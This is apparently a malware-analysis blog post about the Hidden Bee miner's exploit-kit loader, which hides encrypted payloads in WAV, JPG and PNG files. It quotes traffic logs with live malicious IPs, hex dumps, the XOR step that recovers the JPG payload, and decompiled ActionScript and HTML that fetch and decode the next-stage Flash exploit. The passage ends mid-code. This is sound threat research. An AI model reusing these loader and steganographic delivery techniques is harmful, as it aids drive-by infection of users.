The Hidden Bee infection chain, part 1: the stegano pack

blog.malwarebytes.com/threat-analysis/2019/08/the-hidden-bee-infection-chain-part-1-the-stegano-pack/

hasherezade August 15, 2019

About a year ago, we described the Hidden Bee miner delivered by the Underminer Exploit Kit.

Hidden Bee has a complex and multi-layered internal structure that is unusual among cybercrime toolkits, making it an interesting phenomenon on the threat landscape. That's why we're dedicating a series of posts to exploring particular elements and updates made during one year of its evolution.

Recently, we decided to revisit this interesting miner, describing its loader that starts the infection from a single malicious executable. This post will present an alternative loader that is deployed when the infection starts from the Underminer Exploit Kit. It is analogous to the loader we described in the following posts from 2018: [1] and [2].

The dropped payloads: an overview

The first time we spotted Hidden Bee, it started the infection from a flash exploit. It downloaded and injected two elements with WASM extensions that in reality were executable modules in a custom format. We described them in detail here.

250	200	HTTP	103.35.72.223	/rt/amjt1p9970aasco1ls29dl0hbc.wasm	7 768	application/...	iexplore:1588
251	200	HTTP	103.35.72.223	/git/wiki.asp?id=8b4c608145b5391bda50029f738aa934	0		dllhost:1496
252	200	HTTP	103.35.72.223	/git/glfw.wasm	20 722	application/...	dllhost:1496

The files with WASM extensions, observed a year ago

Those elements were the initial loaders, responsible for initiating the infection chain that at the end installed the miner.

Nowadays, those elements have changed. If we take a look at the elements dropped by the same EK today, we will no longer find those WASM extensions. Instead, we encounter various multimedia files: a WAV (alternatively two WAVs), a JPEG, and a PNG.

262	200	HTTP	/static/encrypt.min.js	16 231	text/javasc...	iexplore:3588
263	200	HTTP	/static/tinyjs.min.js	4 215	text/javasc...	iexplore:3588
264	200	HTTP	/js/s9a35o9il111f1sjumg6veg65c.js	47	text/javasc...	iexplore:3588
265	200	HTTP	/views/vqqidjelblvvpn4sddfnsndqb8.html	6 928	text/javasc...	iexplore:3588
266	200	HTTP	/pubs/article.php?id=03e6c47cd44a9b6289027672980eed54	297	text/html; c...	iexplore:3588
267	200	HTTP	/views/4fmbfsgtvdt9f1203vunbhtrr8.html	419	text/html; c...	iexplore:3588
268	200	HTTP	/views/0iif3clpqdfp61uavrj9nsfv48.swf	115 972	application/...	iexplore:3588
269	200	HTTP	/views/m4rihvktfuce9l80hkir0oell8.wav	35 852	audio/wav	iexplore:3588
270	200	HTTP	/views/nb3r4idp77lgol7ba8hadtc9pg.wav	48 852	audio/wav	iexplore:3588
271	200	HTTP	/views/phqm86n2s58h6mm5d21ehfc6gs.jpg	157 590	image/jpeg	dllhost:544
276	200	HTTP	/images/captcha.png?mod=attachment&u=ed1b6cd76c121c2d08a15b6f82dc1663	26 516	image/png	regsvr32:2948

The elements downloaded nowadays: WAV, JPG, PNG

The WAV files are downloaded by iexplore.exe, the browser where the exploit is run. In contrast, the images are downloaded at later stages of infection. For example, the JPG is always downloaded from the dllhost.exe process. The PNG is often downloaded from yet another process.

In some runs, we observed the PNG to be downloaded instead of the JPG:

73	200	HTTP	/views/bd2286mdrg5s6ohkplrvm2uo0g.swf	102 498	application/x-shockwave-flash	iexplore:1720	[#109]
74	302	HTTP	/fwlink/?LinkId=68928	0		msfeedssync:3256	[#110]
75	200	HTTP	/athome/community/rss.xml	0	text/html	msfeedssync:3256	[#111]
76	200	HTTP	/views/e8m68dui35oq9lqhrjcdmn4vgs.wav	48 844	audio/wav	iexplore:1720	[#112]
77	200	HTTP	/pubs/wiki.php?id=1ad51d10a1a008deeea448cafcced9b3	0		dllhost:3932	[#113]
78	200	HTTP	ieonlinews.microsoft.com:443	739		msfeedssync:3256	[#114]
79	200	HTTP	/images/captcha.png?mod=attachment&u=13103ee8e1ca2043405652a3d3ebcbc8	26 707	image/png	dllhost:3932	[#115]

Alternative: PNG being downloaded after WAV

We will start our journey of Hidden Bee analysis by looking at these files. Then, we will move to see the code responsible for processing them in order to reveal their hidden purpose.

The roadmap of the full described package:





Diagram showing the transitions between the elements

The downloaded WAV

The WAV file sounds like grey noise, and we suspect that it is meant to hide some binary belonging to the malware.



An oscillogram of the WAV file

The data is unreadable, probably encrypted or obfuscated:

```
k6lli1dps4u8otu59ldderh1mg.wav

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  52 49 46 46 D4 BE 00 00 57 41 56 45 66 6D 74 20  RIFFÔI..WAVEfmt
00000010  10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00  ........€>...}..
00000020  02 00 10 00 64 61 74 61 B0 BE 00 00 B6 5B 87 B7  ....data°I..¶[‡·
00000030  49 9F 03 6E 39 13 7A 9E 7B 82 5F 2D 1E C8 B2 D4  Iź.n9.zž{,_-.Č˛Ô
00000040  69 8E 63 23 BD FA E2 87 C5 A8 63 B3 ED 51 9B F0  iŽc#˝úâ‡Ĺ¨cłíQ›đ
00000050  1B 74 7D 7D E6 28 DC 0D 1D 56 10 50 8E 1F 56 C9  .t}}ć(Ü..V.PŽ.VÉ
00000060  3C 5D B4 54 D5 14 03 11 4A 1F 15 69 7C 40 8C 07  <]´TŐ...J..i|@Ś.
00000070  17 7B 46 DD 71 60 78 85 AA 3E 7F C4 6A FE 00 26  .{FÝq`x…Ş>.Äjţ.&
00000080  3E 43 06 94 16 24 2B D9 89 3B 02 21 92 E0 1A 48  >C.”.$+Ů‰;.!’ŕ.H
```

We also found a repeating pattern inside, which looks like an encrypted padding. The size of the chunk is 8 bytes.

```
00007AF0  18 71 6D 4A 3D 03 E4 C8 86 0F F5 B8 6F CD EE 5A  .qmJ=.äČ†.ő¸oÍîZ
00007B00  13 06 54 7F 7A CE F9 9B 5E 63 08 38 7A CE F9 9B  ..T.zÎů›^c.8zÎů›
00007B10  5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B  ^c.8zÎů›^c.8zÎů›
00007B20  5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B  ^c.8zÎů›^c.8zÎů›
00007B30  5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B  ^c.8zÎů›^c.8zÎů›
00007B40  5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B  ^c.8zÎů›^c.8zÎů›
```


The repeating pattern inside the file: 8 bytes long

This time, using the repeating pattern as an XOR key didn't help in getting a readable result, so probably some more complex block cipher was used.

The JPG

Below is a sample JPG, downloaded from the URL in the format:
`/views/[unique_string].jpg`

In contrast to the WAV content, the JPG always looks like a valid image. (Interestingly, all the JPGs we observed have a consistent theme of manga-styled girls.) However, if we take a closer look at the image, we can see that some data is appended at the end.



Let’s analyze the JPG and try to extract the payload.


First, I opened the image in a hexeditor (i.e. HxD). The size of the full image is 156,005 bytes. The last 118,762 bytes belong to the malware. So, we need remove the first 37,243 bytes (156,005-118,762=37,243) in order to get the payload.

jpg_payload.bin


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  C4 97 86 9D 0F 2A E4 E5 FE B9 9D E6 33 BB DE A0  Ä—†ť.*äĺţąťć3»Ţ 
00000010  1D 1D E4 03 05 74 20 F3 FD DF 89 DD E8 ED 20 B0  ..ä..t óýß‰Ýčí °
00000020  3E 9B 91 6E 9D 96 02 F5 55 E9 E5 E5 E5 E5 E5 E5  >›‘nť–.őUéĺĺĺĺĺĺ
00000030  9D E9 E5 E5 E5 E5 E5 E5 D4 25 A5 75 EA 61 B3 E0  ťéĺĺĺĺĺĺÔ%Ąuęałŕ
00000040  E5 E5 0D E1 E5 E5 E5 EA E5 85 E9 BD 85 81 6E D0  ĺĺ.áĺĺĺęĺ…é˝….nĐ
00000050  D5 E5 E5 E5 B7 B4 B5 B3 0D A1 E5 E5 E5 84 26 6E  Őĺĺĺ·´µł.ˇĺĺĺ„&n
00000060  B1 C1 E1 6E A1 C1 E9 B3 6E 91 C1 E9 B2 68 D9 E7  ±ÁánˇÁéłn‘Áé˛hŮç
00000070  EA 52 E7 A7 A7 66 1D A4 99 ED 66 1D BF 9A E6 66  ęRç§§f.¤™íf.żšćf
```

The appended part of the JPG

The payload does not look like a valid code, so it is probably obfuscated. Let’s try the easiest option first and see if there are any candidates for the XOR key. We can see that the payload has padding at the end:



Let's try to apply the repeating character (in the given example it is 0xE5) as an XOR key. This is the result (1953032199142ea8c5872107da8f2297):




Repeating the experiment on various payloads, we can see that the result always start from the keyword `!rcx`. As we know from analyzing other elements of Hidden Bee, the authors of this malware decided to use various custom formats named after 64-bit Intel registers. We also encountered packages starting from `!rbx` and `!rsi` at different layers. So, this is the first element in the chain that uses this convention.

When we load the `!rcx` module into IDA, we can confirm that it contains valid code. More detailed explanation about the `!rcx` format will be given later on in this article.

The PNG


Let's have a look at a sample PNG, download from the "captcha.png" (URL format: `/images/captcha.png?mod=attachment&u=[unique_id]`):



Although it is a PNG in a valid format, it looks like noise. It probably represents bytes of some encrypted data. An attempt of converting PNG to raw bytes didn't give any readable results. We need to analyze the code in order to discover what it hides.

Code analysis: the initial SWF file

The initial SWF file is embedded on the website and responsible for serving the exploit. If we look inside it, we will not find anything malicious at first. However, among the binary data we can find another suspicious WAV as an audio asset:



The beginning of the file:

```
00000000  52 49 46 46 84 27 00 00 57 41 56 45 66 6D 74 20  R I F F „ '     W A V E f m t
00000010  10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00          >     }
00000020  02 00 10 00 64 61 74 61 60 27 00 00 D4 1A EB D1      d a t a ` '   Ô   ë Ñ
00000030  B1 93 8A C1 CB 21 97 1F 5C D1 49 5F 90 75 A8 67  ± " Š Á Ë ! –   \ Ñ I _   u ¨ g
00000040  5C 82 23 7C A9 F8 36 5E 04 DD 37 D7 75 2B 1D 1B  \ , # | © ø 6 ^   Ý 7 × u +
00000050  88 B4 8A C1 EB 22 73 64 87 B0 1D 8A 48 1A E1 38  ˆ ´ Š Á ë " s d ‡ °   Š H   á 8
00000060  A2 03 D4 27 54 5E F3 CB 46 F6 04 86 86 4F A5 25  ¢   Ô ' T ^ ó Ë F ö   † † O ¥ %
```

This SWF file also contains a decoder for it:

```
        public static function Init(param1:DisplayObjectContainer) : void
        {
           var _loc3_:String = null;
           var _loc4_:String = null;
           var _loc5_:int = 0;
           var _loc6_:ByteArray = null;
           var _loc7_:ByteArray = null;
           var _loc2_:* = param1.loaderInfo.parameters;
           doc_ = param1;
           platform_ = _loc2_["platform"];
           if(platform_ == null)
           {
              platform_ = "";
           }
           userAgent_ = unescape(_loc2_["user"]);
           if(ExternalInterface.available)
           {
              try
              {
                 _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
                 _loc4_ = ExternalInterface.call("getSalt");
                 _loc5_ = ExternalInterface.call("parent.parent.AppUtils.getAppId");
                 _loc6_ = setup(_loc3_ + _loc4_);
                 _loc7_ = new MyAudioAsset() as ByteArray;
                 loader_ = decode(_loc7_,_loc6_,_loc5_,onMovieLoaded);
                 return;
              }
              catch(e:Error)
              {
                 return;
              }
           }
```

The function “decode” takes four parameters. The first of them is the byte array containing the WAV asset: That is the content to be decoded. The second argument is an MD5 (the “setup” function is an MD5 implementation) made of concatenation of the AppId and the AppToken: That is probably the encryption key. The third parameter is a salt (probably the initialization vector of the crypto).

The salt is fetched from the HTML page, where the Flash component is embedded:

f5mii5ngsdq5pbfbe2j2rfl8t4.html

```
<html>
<body>
<script type="text/javascript">
    function getSalt(){
        return "1mQREFFGabdecdAB";
    }
</script>
<div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" type="application/x-shockwave-flas
        <param name="movie" value="/views/dts89olkung154t636t4na2v8g.swf"></param>
        <param name="allowScriptAccess" value="always"></param>
        <embed src="/views/dts89olkung154t636t4na2v8g.swf" allowScriptAccess="always" type="applica
    </object>
</div>
</body>
</html>
```

Alternative case: two WAV files

Sometimes, rather than embedding the WAV containing the Flash exploit, authors use another model of delivering it. They store the URL to the WAV, and then they retrieve the file.

In the below example, we can see how this model is applied to Hidden Bee. The salt, along with the WAV URL, are both stored in the Javascript embedded in the HTML:

```
<html>
<body>
<script type="text/javascript">
    function getSalt(){
        return "zACDBCcdSTBCXYTU12";
    }
    function getAudioResource(){
        return "/views/r52b5m1kl0v1t20tf4akl45c94.wav";
    }
</script>
<div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" type="application/x-shockwave-
flash" id="swf" data="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf">
        <param name="movie" value="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf"></param>
        <param name="allowScriptAccess" value="always"></param>
        <embed src="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf" allowScriptAccess="always" type="
application/x-shockwave-flash"></embed>
    </object>
</div>
</body>
</html>
```

The Flash file first loads it and then decodes as the next step:

```
userAgent_ = unescape(_loc2_["user"]);
urlLoader_ = new URLLoader();
urlLoader_.dataFormat = URLLoaderDataFormat.BINARY;
urlLoader_.addEventListener(Event.COMPLETE,onLoaded);
if(ExternalInterface.available)
{
   try
   {
      _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
      _loc4_ = ExternalInterface.call("getSalt");
      _loc5_ = ExternalInterface.call("getAudioResource");
      algo = ExternalInterface.call("parent.parent.AppUtils.getAppId");
      cryptoKey_ = setup(_loc3_ + _loc4_);
      if(_loc5_.length > 0)
      {
         urlLoader_.addEventListener(IOErrorEvent.IO_ERROR,onLoadError);
         urlLoader_.load(new URLRequest(_loc5_));
      }
      return;
   }
   catch(e:*)
   {
      return;
   }
```

Looking at the traffic capture, we can see that in this case, not one, but *two* WAV files are downloaded:

196	200	HTTP	38.75.137.9:9088	/views/vpriadgfb1fpj7ue76v2p47u3g.html	427	private...	text/html; c...	iexplore:2028
197	200	HTTP	38.75.137.9:9088	/views/sd3ol8fs844jsq3oeqoa4tjui4.swf	115 062	private...	application/...	iexplore:2028
198	200	HTTP	38.75.137.9:9088	/views/r52b5m1kl0v1t20tf4akl45c94.wav	35 880	private...	audio/wav	iexplore:2028
199	200	HTTP	38.75.137.9:9088	/views/qa0tqpp2ub4bca7l0j5u2roaac.wav	48 852	private...	audio/wav	iexplore:2028
200	200	HTTP	38.75.137.9:9088	/views/iev4sr9210s3f688r218bc6eok.jpg	156 005	private...	image/jpeg	dllhost:2576

A case when two WAV files were downloaded (and none embedded in the Flash)

The algorithms used to encrypt the content of the first WAV may vary and sometimes the algorithm is supplied as one of the parameters. After the content is fetched, the data from the WAV files is decoded using one of the available algorithms:

```
private static function onLoaded(param1:Event) : void
{
   urlLoader_.removeEventListener(Event.COMPLETE,onLoaded);
   urlLoader_.addEventListener(IOErrorEvent.IO_ERROR,onLoadError);
   var readData:ByteArray = urlLoader_.data as ByteArray;
   loader_ = decode(readData,cryptoKey_,algo,onMovieLoaded);
}
```

We can see that the expected content is a Flash file that is then loaded:

```
private static function onMovieLoaded(param1:Event) : void
{
   loader_.contentLoaderInfo.removeEventListener(Event.COMPLETE,onMovieLoaded);
   var newClip:MovieClip = MovieClip(param1.currentTarget.content);
   doc_.addChild(newClip);
}
```

The “decode” function

The function “decode” is imported from the package “com.google”:

```
94  getlocal 5
95  getlex Qname(PackageNamespace(""),"onMovieLoaded")
96  callproperty Qname(PackageNamespace("com.google"),"decode") 4
```

The full decompiled code is available here.

When we look inside, we see that the code is slightly obfuscated:

ActionScript source

com.google.decode

WARNING: The code decompilation contains §§ instructions. This is usually caused by an obfuscation (See Settings/Automatic deobfuscation) or a nonstandard compiler used (Haxe, etc.).

```
package com.google
{
   import avm2.intrinsics.memory.li16;
   import avm2.intrinsics.memory.li32;
   import avm2.intrinsics.memory.li8;
   import avm2.intrinsics.memory.si16;
   import avm2.intrinsics.memory.si32;
   import avm2.intrinsics.memory.si8;
   import com.google_2F_var_2F_folders_2F_z4_2F_jk5tsd613ns8hpppmxkv665m0000gn_2F_T_2F__2F_ccuLOwUs_2E_lto_2E_bc_3A_2210E4FB_2D_444B_2D_45E7_
   import flash.display.Loader;
   import flash.system.ApplicationDomain;
   import flash.system.LoaderContext;
   import flash.utils.ByteArray;

   public function decode(param1:ByteArray, param2:ByteArray, param3:int, param4:Function) : Loader
   {
```

Looking at the decompiled code, we see some interesting constants. For example, –889275714 in hex is 0xCAFEBABE. As we found during analysis of other Hidden Bee elements, this DWORD was used by the same authors before as a magic number identifying one of the custom formats.

```
    if(_loc53_ == -889275714)
    {
       _loc53_ = li32(_loc68_ - 32);
       if(_loc53_ == 32)
       {
          if(_loc59_ != 0)
          {
